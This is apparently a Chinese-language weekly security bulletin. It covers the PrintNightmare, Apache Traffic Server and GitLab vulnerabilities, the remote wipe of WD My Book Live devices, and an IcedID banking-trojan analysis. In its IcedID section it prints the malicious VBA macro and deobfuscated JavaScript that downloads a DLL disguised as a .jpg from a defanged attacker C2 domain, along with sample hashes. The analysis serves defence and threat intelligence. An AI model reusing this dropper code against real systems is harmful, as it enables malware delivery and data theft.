VSRC 安全周报（2021-07-06）

0x00 本周漏洞综述

本周需要关注漏洞共 3 个：Windows Print Spooler 远程代码执行 0 day 漏洞（CVE-2021-34527）；Apache Traffic Server 多个安全漏洞；GitLab7 月多个安全漏洞。

本周安全态势共 2 个：西部数据 My Book NAS 设备在全球范围内被远程擦除；IcedID 银行木马活动分析。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. Windows Print Spooler 远程代码执行 0 day 漏洞（CVE-2021-34527）

漏洞概况

CVE ID	CVE-2021-34527	时 间	2021-07-02
类 型	RCE	等 级	高危
远程利用	是	影响范围	所有 Windows 版本
攻击复杂度	低	可用性	高
用户交互		所需权限	
PoC/EXP	已公开	在野利用	是

漏洞详情

Windows Print Spooler 是 Windows 的打印机后台处理程序，其管理所有本地和网

络打印队列并控制所有打印工作，被广泛应用于本地和内网中。

2021 年 6 月 29 日，安全研究人员在 GitHub 上公开了一个 Windows Print Spooler 远程代码执行 0day 漏洞（CVE-2021-34527）。

需要注意的是，该漏洞（CVE-2021-34527）与 Microsoft 6 月 8 日星期二补丁日中修复并于 6 月 21 日更新的一个 EoP 升级到 RCE 的漏洞（CVE-2021-1675）不是同一个漏洞。这两个漏洞相似但不同，攻击向量也不同。

目前该漏洞已经公开披露，并且已出现在野利用。当 Windows Print Spooler 服务不正确地执行特权文件操作时，存在远程执行代码漏洞。成功利用此漏洞的攻击者可以使用 SYSTEM 权限运行任意代码、安装程序、查看并更改或删除数据、或创建具有完全用户权限的新帐户，但攻击必须涉及调用 RpcAddPrinterDriverEx() 的经过身份验证的用户。

安全建议

目前该漏洞尚未修复。

建议停止并禁用 Windows Print Spooler 服务。

下载链接：

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

参考链接：

https://github.com/afwu/PrintNightmare

https://www.bleepingcomputer.com/news/security/public-windows-printnightmare-0-day-exploit-allows-domain-takeover/

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

2. Apache Traffic Server 多个安全漏洞

漏洞概况

产品名称	CVE ID	描述	漏洞等级	远程利用
Apache Traffic Server	CVE-2021-27577	缓存中毒	中危	是
	CVE-2021-32565	HTTP 请求走私	中危	
	CVE-2021-32566	Dos	高危	
	CVE-2021-32567	频繁读取	中危	
	CVE-2021-35474	堆栈缓冲区溢出	高危	

漏洞详情

Apache Traffic Server™ （ATS）软件是一种快速、可扩展的 HTTP/1.1 和 HTTP/2 兼容的开源 Web 缓存代理服务器，现为 Apache 软件基金会的顶级项目。

近日，Apache Traffic Server 被披露存在多个安全漏洞，这将导致 ATS 容易受到各种 HTTP/1.x 和 HTTP/2 攻击。

本次披露的漏洞包括：

CVE-2021-27577：Apache Traffic Server 的 url 片段处理错误导致缓存中毒（中危）

CVE-2021-32565：通过定义 Content-Length 字段实现 HTTP 请求走私（中危）

CVE-2021-32566：HTTP/2 帧的特定序列可能导致 ATS 崩溃（高危）

CVE-2021-32567：多次读取 HTTP/2 帧（中危）

CVE-2021-35474：cachekey 插件中的动态堆栈缓冲区溢出（高危）

影响范围

ATS 7.0.0 - 7.1.12

ATS 8.0.0 - 8.1.1

ATS 9.0.0 - 9.0.1

安全建议

目前这些漏洞已经修复，建议升级至以下版本：

7.x 用户：升级到 8.1.2 或 9.0.2 或更高版本

8.x 用户：升级到 8.1.2 或更高版本

9.x 用户：升级到 9.0.2 或更高版本

下载链接：

https://trafficserver.apache.org/downloads

参考链接：

https://lists.apache.org/thread.html/ra1a41ff92a70d25bf576d7da2590575e8ff430393a3f4a0c34de4277%40%3Cannounce.trafficserver.apache.org%3E

https://trafficserver.apache.org/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-32565

3. GitLab7 月多个安全漏洞

漏洞概况

GitLab 是一个用于仓库管理系统的开源项目，其使用 Git 作为代码管理工具，可通过 Web 界面访问公开或私人项目。

2021 年 07 月 01 日，GitLab 发布安全公告，修复了 GitLab 社区版（CE）和企业版（EE）中的多个安全漏洞，攻击者可以利用这些漏洞造成信息泄露、拒绝服务、未授权访问或执行其它操作。

漏洞详情

本次修复的漏洞涉及 Dos、CSRF、信息泄露、未授权访问、XSS 以及 HTML 注入等，这些漏洞的 CVSSv3 评分范围为 3.5-7.7。

其中，高危漏洞为 2 个（分别为 Dos 和 CSRF），中危漏洞为 15 个（如私人项目信息泄露、拒绝为用户配置文件页面提供服务、停用的用户可以通过 GraphQL 访问数据，以及各种 XSS 漏洞等），低危漏洞为 2 个（如全名字段中的 HTML 注入）。

部分漏洞详情如下：

GitLab Webhook Dos 漏洞

GitLab 的 Webhook 功能可以被滥用来执行拒绝服务攻击，该漏洞的 CVSS 评分为 7.7。该漏洞的利用复杂度低、所需权限低，且无需用户交互。

GraphQL API CSRF 漏洞

GitLab 的 GraphQL API 存在跨站请求伪造漏洞，攻击者可以通过 GET 请求执行更改操作，该漏洞的 CVSS 评分为 7.1。该漏洞无需特殊权限即可利用，并且利用复杂度低，但需用户交互。

影响范围

Gitlab CE/EE < 14.0.2

Gitlab CE/EE < 13.12.6

Gitlab CE/EE < 13.11.6

安全建议

目前这些漏洞已经修复，建议升级至以下版本：

Gitlab CE/EE 14.0.2

Gitlab CE/EE 13.12.6

Gitlab CE/EE 13.11.6

下载链接：

https://about.gitlab.com/update/

参考链接：

https://about.gitlab.com/releases/2021/07/01/security-release-gitlab-14-0-2-released/

https://about.gitlab.com/update/

0x02 本周安全态势

1. 西部数据 My Book NAS 设备在全球范围内被远程擦除

近日，全球范围内的西部数据 My Book Live NAS 用户发现他们的设备被神秘地恢复出厂设置并删除了所有文件，他们无法通过浏览器或应用程序登录设备。

之后，西部数据（Western Digital，WD）官方发布安全公告，其已确定某些 My Book Live 和 My Book Live Duo 设备遭到了 CVE-2018-18472 远程命令执行漏洞攻击，攻击者触发了恢复出厂设置，这将导致擦除设备上的所有数据。西部数据建议客户断开 My Book Live、WD My Book Live Duo 与 Internet 的连接以保护设备上的数据。

WD My Book 是一种网络连接存储（NAS）设备，看起来就像可以放在办公桌上的小型立式书本。WD My Book Live 应用程序允许所有者远程访问他们的文件并管理他们的设备。My Book Live 系列于 2010 年推向市场，其上一次固件更新是在 2015 年，这意味着其已有近 7 年未进行过安全更新。

CVE-2018-18472 是西部数据 My Book Live 和 WD My Book Live Duo（存在于所有版本中）的一个远程命令执行（RCE）漏洞，任何知道受影响设备 IP 地址的人都可以触

发该漏洞，该漏洞的 CVSS 评分为 9.8（严重），目前此漏洞的 PoC 已公开。

2021 年 6 月 23 日该漏洞被在野利用，MyBook 日志显示设备收到了远程命令，要求从 6 月 23 日下午 3 点左右开始执行恢复出厂设置，一直持续到晚上。日志如下：

"I have found this in user.log of this drive today:

Jun 23 15:14:05 My BookLive factoryRestore.sh: begin script:

Jun 23 15:14:05 My BookLive shutdown[24582]: shutting down for system reboot

Jun 23 16:02:26 My BookLive S15mountDataVolume.sh: begin script: start

Jun 23 16:02:29 My BookLive _: pkg: wd-nas

Jun 23 16:02:30 My BookLive _: pkg: networking-general

Jun 23 16:02:30 My BookLive _: pkg: apache-php-webdav

Jun 23 16:02:31 My BookLive _: pkg: date-time


Jun 23 16:02:31 My BookLive _: pkg: alerts

Jun 23 16:02:31 My BookLive logger: hostname=My BookLive

Jun 23 16:02:32 My BookLive _: pkg: admin-rest-api

西部数据从受影响客户那里收集的日志分析表示，攻击者从不同国家的 IP 地址直接连接到受影响的 My Book Live 设备。这表明，受影响的设备可以从互联网上直接访问，要么通过直接连接，要么通过手动或通过 UPnP 自动启用端口转发。

此外，日志文件显示，攻击者在一些设备上安装了一个名为".nttpd,1-ppc-be-t1-z "的木马，这是一个 My Book Live 和 Live Duo 使用的 PowerPC 架构编译的 Linux ELF 二进制文件。该木马的一个样本已被捕获以进行进一步分析，目前已被上传到 VirusTotal。



西部数据 My Book 设备通常部署在防火墙之后，并通过 My Book Live 云服务器进行通信以提供远程访问。一些用户表示担心西部数据的服务器被黑客入侵，导致攻击者向连接到该服务的所有设备推送远程恢复出厂设置命令。

针对此问题，西部数据表示对这一事件的调查没有发现任何证据表明西部数据的云服务、固件更新服务器或客户凭证被泄露。由于 My Book Live 设备可以通过端口转发直接暴露在互联网上，攻击者可能能够通过端口扫描发现有漏洞的设备，因此强烈建议相关用户断开 My Book Live 和 My Book Live Duo 与互联网的连接。

但据表示，相关用户没有收到赎金票据或受到其它威胁，这意味可能只是具有破坏性的攻击。并且一些受此攻击影响的用户表示使用 PhotoRec 文件恢复工具成功恢复了他们的一些文件。

西部数据表示暂时还不清楚为什么攻击者触发了恢复出厂设置，但该公司正在调查受影响设备的样本，并正在调查数据恢复工具的有效性。此外，针对客户担心当前的 My Cloud OS 5 和 My Cloud Home 系列设备是否受到影响，西部数据官方表示这些设备使用更新的安全架构，因此不受此次攻击中使用的漏洞的影响，并建议相关的 My Cloud OS 3 用户升级到 OS 5 以进行设备安全更新。

类似的安全事件还有很多。2019 年，联想为其 Iomega 品牌的存储设备发布了固件

补丁，以修复可能导致敏感信息泄漏的安全漏洞。去年，美国和英国当局警告针对 QNAP 硬盘的数据窃取恶意软件的大规模感染。该攻击被称为 Qsnatch，大约有 62,000 台设备受到影响。4 月，台湾存储巨头 QNAP 敦促客户更新 QNAP NAS，以避免 Qlocker 和 eCh0raix 这些有针对性的勒索软件。

2. IcedID 银行木马活动分析

执行摘要

最近，我们发现了 IcedID 银行木马的一个攻击活动，我们分析了与该攻击有关的近 500 个样本。我们发现，IcedID 的 Office 宏文档使用了多种技术，以试图绕过检测。为了进一步混淆攻击，恶意宏使用了嵌入文档本身的数据，仅分析宏就能提供一个不完整的攻击视图。此外，嵌入文档中的 HTA 投放器是被混淆的 JavaScript，它在内存中执行并利用其它技术来绕过 AV/EDR。

概述

许多安全研究人员认为，在执法机构于 2021 年初协调删除 Emotet 恶意软件之后，IcedID 将成为 Emotet 的继任者。IcedID（又名 BokBot）被设计为一种针对受害者金融或财务信息的银行木马，并作为其它恶意软件的投放器。IcedID 最初于 2017 年被发现，已经成为金融驱动的网络犯罪的一个重要组成部分。该恶意软件主要通过包含 Office 文件附件的钓鱼邮件传播。这些文件嵌入了恶意的宏，以启动感染程序，检索并运行 Payload。

2021 年 5 月，我们观察到该恶意软件的一个新的活动，通过广泛的钓鱼邮件传播 IcedID，这些邮件包含恶意的 MS Word 附件，这些附件使用了一种简单有效的技术来逃避检测。该 IcedID 活动试图通过一个精心制作的恶意 Word 文档在受害者的机器上建立立足点，其中嵌入的宏本身并不包含任何恶意代码。

像一个真正的宏一样，IcedID 宏对文档本身的内容进行操作。在这种情况下，该内容


包括混淆的 JavaScript 代码。这种简单的技术有助于规避许多自动静态和动态分析引擎，因为其恶意行为依赖 MS Office 引擎的执行。

混淆后的 JavaScript 负责将一个微软 HTML 应用程序（HTA）文件投放到 C:\Users\Public。然后，该宏采用 Internet Explorer 的 mshta.exe 工具来执行 HTA 文件。第二阶段的执行会联系攻击者的 C2，并下载一个扩展名为.jpg 的 DLL 文件到同一 Public 文件夹。HTA 文件调用 rundll32 来执行此 Payload，该 Payload 用于收集用户数据并将其渗出到攻击者的 C2。

通过对近 500 个样本的检查，我们在下文中介绍了这个最近活动的更多技术细节。


技术分析

IcedID 网络钓鱼电子邮件附带一个看似无害的 Word 附件。像其它恶意文件一样，打开文档时会提示用户启用编辑，然后"启用内容"。




打开恶意文档时会提示目标启用宏

出乎意料的是，宏本身并不有趣。



文档中包含的 VBA 宏

在这种情况下，恶意代码是在文档本身中找到的，它是反向 JavaScript，然后被 base64 编码。



document.xml 中的混淆代码

MS Word 宏将此代码作为 HTA 文件写入 C:\Users\Public\。虽然这可能确保权限提升方面的成功，但可以说这是攻击者的一个操作错误，因为该文件夹的位置通常被安全产品监控。


HTA 代码由宏使用 GetObject()和 Navigate()函数执行的。这种行为是一种 " VB Legacy"技术，符合较旧的 Office 宏文件的行为方式。

```
title = ActiveDocument.BuiltInDocumentProperties("title")
End Function
Function mainCountList()
mainCountList = ActiveDocument.BuiltInDocumentProperties("subject") & ""
End Function
Sub clearBorder()
Open title For Output As #1
Print #1, ActiveDocument.Range.Text
Close #1
On Error Resume Next
GetObject(mainCountList & "").Navigate title
End Sub
```

Word 文档中的部分 VBA 代码

一旦 HTA 代码运行，它就会在内存中对 JavaScript 代码进行反混淆，并利用另外两种技术试图逃避 AV/EDR 安全控制:

- HTA 文件包含 msscriptcontrol.scriptcontrol COM 组件，该组件用于与 JavaScript 交互执行。
- 该代码从 HTA 中的 VBScript 代码调用 JavaScript 函数。这种技术还混淆了某些端点安全产品中的不同代码和活动跟踪引擎。



HTA 文件被放置在 Public 文件夹中

下面是 HTA 文件中反混淆和 "美化 "的代码版本：

```
var memoryVb = new ActiveXObject("msxml2.xmlhttp");
memoryVb.open("GET",
"hxxp[:]//awkwardmanagement2013z[.]com/adda/hMbq4kHp63r/qv2KrtCyxsQZG
2qnnjAyyS2THO0dNJcShIQ/mF4QLSMm/daIPccWw5X/Hpoop0jx2JCAW2rMXVnPr
Pu/JoSE6bOyTrt/lun6?sid=Kbgn&cid=yvlBl2mDXC7d6A6q&gRqB5BwPw=3P3Wdr
E&user=Ma", false);
memoryVb.send();
if (memoryVb.status == 200) {

    try {
        var rightClass = new ActiveXObject("adodb.stream");
        rightClass.open;
        rightClass.type = 1;
        rightClass.write(memoryVb.responsebody);
        rightClass.savetofile("c:\\users\\public\\sizeTempStruct.jpg", 2);
        rightClass.close;
    } catch (e) {}
}
```

该代码初始化了一个 MSXML2.XML HTTP 请求，并为该请求指定了方法、URL 和认证信息。如果 URL 响应的状态代码为 200，代码就会继续下载远程文件，文件扩展名为".jpg"。

查看攻击者的相关域名，可以看出活动的广泛性。在跟踪这个活动时，该域 mappingmorrage[.]top 有许多重复的与此活动相关的".jpg"文件和第二阶段二进制文件，并使用多个文件名，例如"sizeQuery.jpg"、"sizeTempStruct.jpg"、"tmpSizeLocal.jpg"等。

DETECTION DETAILS LINKS RELATIONS SUBMISSIONS COMMUNITY


Communicating Files

Scanned	Detections	Type	Name
2021-06-01	29 / 69	Win32 DLL	024bbfcfd483a0843d9bccf8c561aa7bdf461be504a75bc78d08e5817d9c6764
2021-06-02	33 / 69	Win32 DLL	059c21104ac918076918154d2895dc49db5beedae3cac62799ee3694c049ab13
2021-05-28	31 / 69	Win32 DLL	sizeQuery.jpg
2021-05-31	40 / 69	Win32 DLL	99c140af4f02592ff6a485bb0a630230.virus
2021-05-28	23 / 69	Win32 DLL	0e709d70098369b06b9a20c744c1e0947ce8f6c57dab421953d7bd52d639eee4
2021-05-31	35 / 69	Win32 DLL	ba07a40c4fd75a63f3ddd32dbb18aaff.virus
2021-06-01	43 / 69	Win32 DLL	165b4c765019994d9e15252cf131d10d16d3a28110f341d281cafcd182e7e466
2021-05-31	30 / 68	Win32 DLL	179adbdddc60f1eb70fc75f3e2ef97dd5cbdc1ed33e1d6f7425645c34f86b2aa
2021-05-24	37 / 69	Win32 DLL	1a94a8a03baf2f2142b9d24a47dd9b6567c0a4deca1f3cd6d6805c3ef7900655
2021-05-27	28 / 69	Win32 DLL	stage_2.bin
2021-05-27	33 / 69	Win32 DLL	93f2c02fca8ebac2d3ecda2b3433dcd2.virus
2021-06-01	42 / 69	Win32 DLL	206dda3c0263b5f6ee10ded5a6101628705c36158214c2366de7afd16028833f
2021-06-03	36 / 62	Win32 DLL	tmpSizeLocal.jpg
2021-05-24	36 / 69	Win32 DLL	24f7aaf2bcc7c87e0a8dfb5fd6fbd7626a37fea946cdff9018cf655ba9cc74ec
2021-05-27	40 / 66	Win32 DLL	xiwa5
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg
2021-05-30	39 / 69	Win32 DLL	2deb152b97d7aaf9ba7129e7fedb59845535f856fcd6ff49bbc1f0afc302f75d
2021-06-04	34 / 68	Win32 DLL	30f9f6b1b6e37477070d73bb964e95df8ae10b358a72c240ca3f2cc9e56992ec
2021-06-01	38 / 69	Win32 DLL	41e035e414b28da198cb263b6d2d8ada513655504cfbd43588b66705f654b8ba
2021-06-01	40 / 69	Win32 DLL	4f2f9809b025a6fcdca5bd650825c81ac29e5558e2eb5929f72e51c2c44e1d39
2021-05-27	33 / 69	Win32 DLL	fb62e558eaa32791f082023f2d09791e.virus
2021-05-30	40 / 69	Win32 DLL	5ea941db3f8d9d3c52b894741b440c0d7811395bf5693c89121766376dfc716b
2021-05-27	25 / 68	Win32 DLL	60c9a714720d20331489027337d24451900e8860ef5064e9c0d348dd2a9d5832
2021-06-03	40 / 63	Win32 DLL	60e48db39e6004701d16051cbdd5b46c1ceb4763966dffcc71f60b6106c881a3
2021-05-28	30 / 68	Win32 DLL	633d85eaed60bf9b0c6e60af62e01f66fd3154547e5df6d0e7e32d343fe553ce
2021-06-02	34 / 69	Win32 DLL	65e48b1259470206ba85cca5d08f2060982b4e7070348731fa9b36ca813e63e1
2021-05-28	28 / 69	Win32 DLL	682c8f43548fe784db54d229492e7f67df94c79ed421bceabd4006b25dc0e8e6
2021-05-24	38 / 69	Win32 DLL	68de02f6bf49be6b8be57625ed55633b3c6649ea6048226f953c0711f56aaeec
2021-05-24	34 / 69	Win32 DLL	e62744911486e0b31da23cb46392d219.virus
2021-05-31	42 / 69	Win32 DLL	6d801b1357e290cf6f73bc1381339415de1f5b3b3d6576fa9a404fcc1aeeea9f
2021-05-28	30 / 68	Win32 DLL	6de9aab8b9d78c54d2bf8bf21001fb21a64d3bb312cc1aefbe1764c4ed909055
2021-06-03	46 / 69	Win32 DLL	textMemTmp.jpg
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg
2021-05-27	34 / 69	Win32 DLL	payload_1.bin
2021-06-03	44 / 69	Win32 DLL	tableW.jpg
2021-05-28	30 / 69	Win32 DLL	7a429d9b2e96dcf3d24057a3e345d1906fada148453e11b68435d94d926cc029
2021-05-28	38 / 69	Win32 DLL	7d195e64fa032a7829050af212d9cce58a7cee273f5777991840eb73b8ab121d
2021-05-31	40 / 69	Win32 DLL	e95c717e12b71752414b72f2182f7b51.virus
2021-05-24	36 / 69	Win32 DLL	91b4a6cae5bee72b90b697ba4eec0745f562ee9315230bcbb87b58820a86c7e7
2021-05-31	42 / 67	Win32 DLL	1773beef6760af7aacbc0f5a0dd73f26.virus

VirusTotal 上的 IcedID 相关文件


IcedID JPG/DLL

更改文件扩展名是一种常见的旨在规避的技术。在这种情况下，“.jpg”文件实际上是一个 DLL。对文件导出的分析揭示了该 DLLRegisterServer 函数，它是 IcedID 恶意软件初始安装程序的候选程序。




PE Studio

为了解压这个二进制文件，我们可以在 xdbg64 中加载 rundll32.exe，并使用命令行选项在 sizetamStruct.dll 中指定导出函数，如下图所示。



加载 rundll + DLL

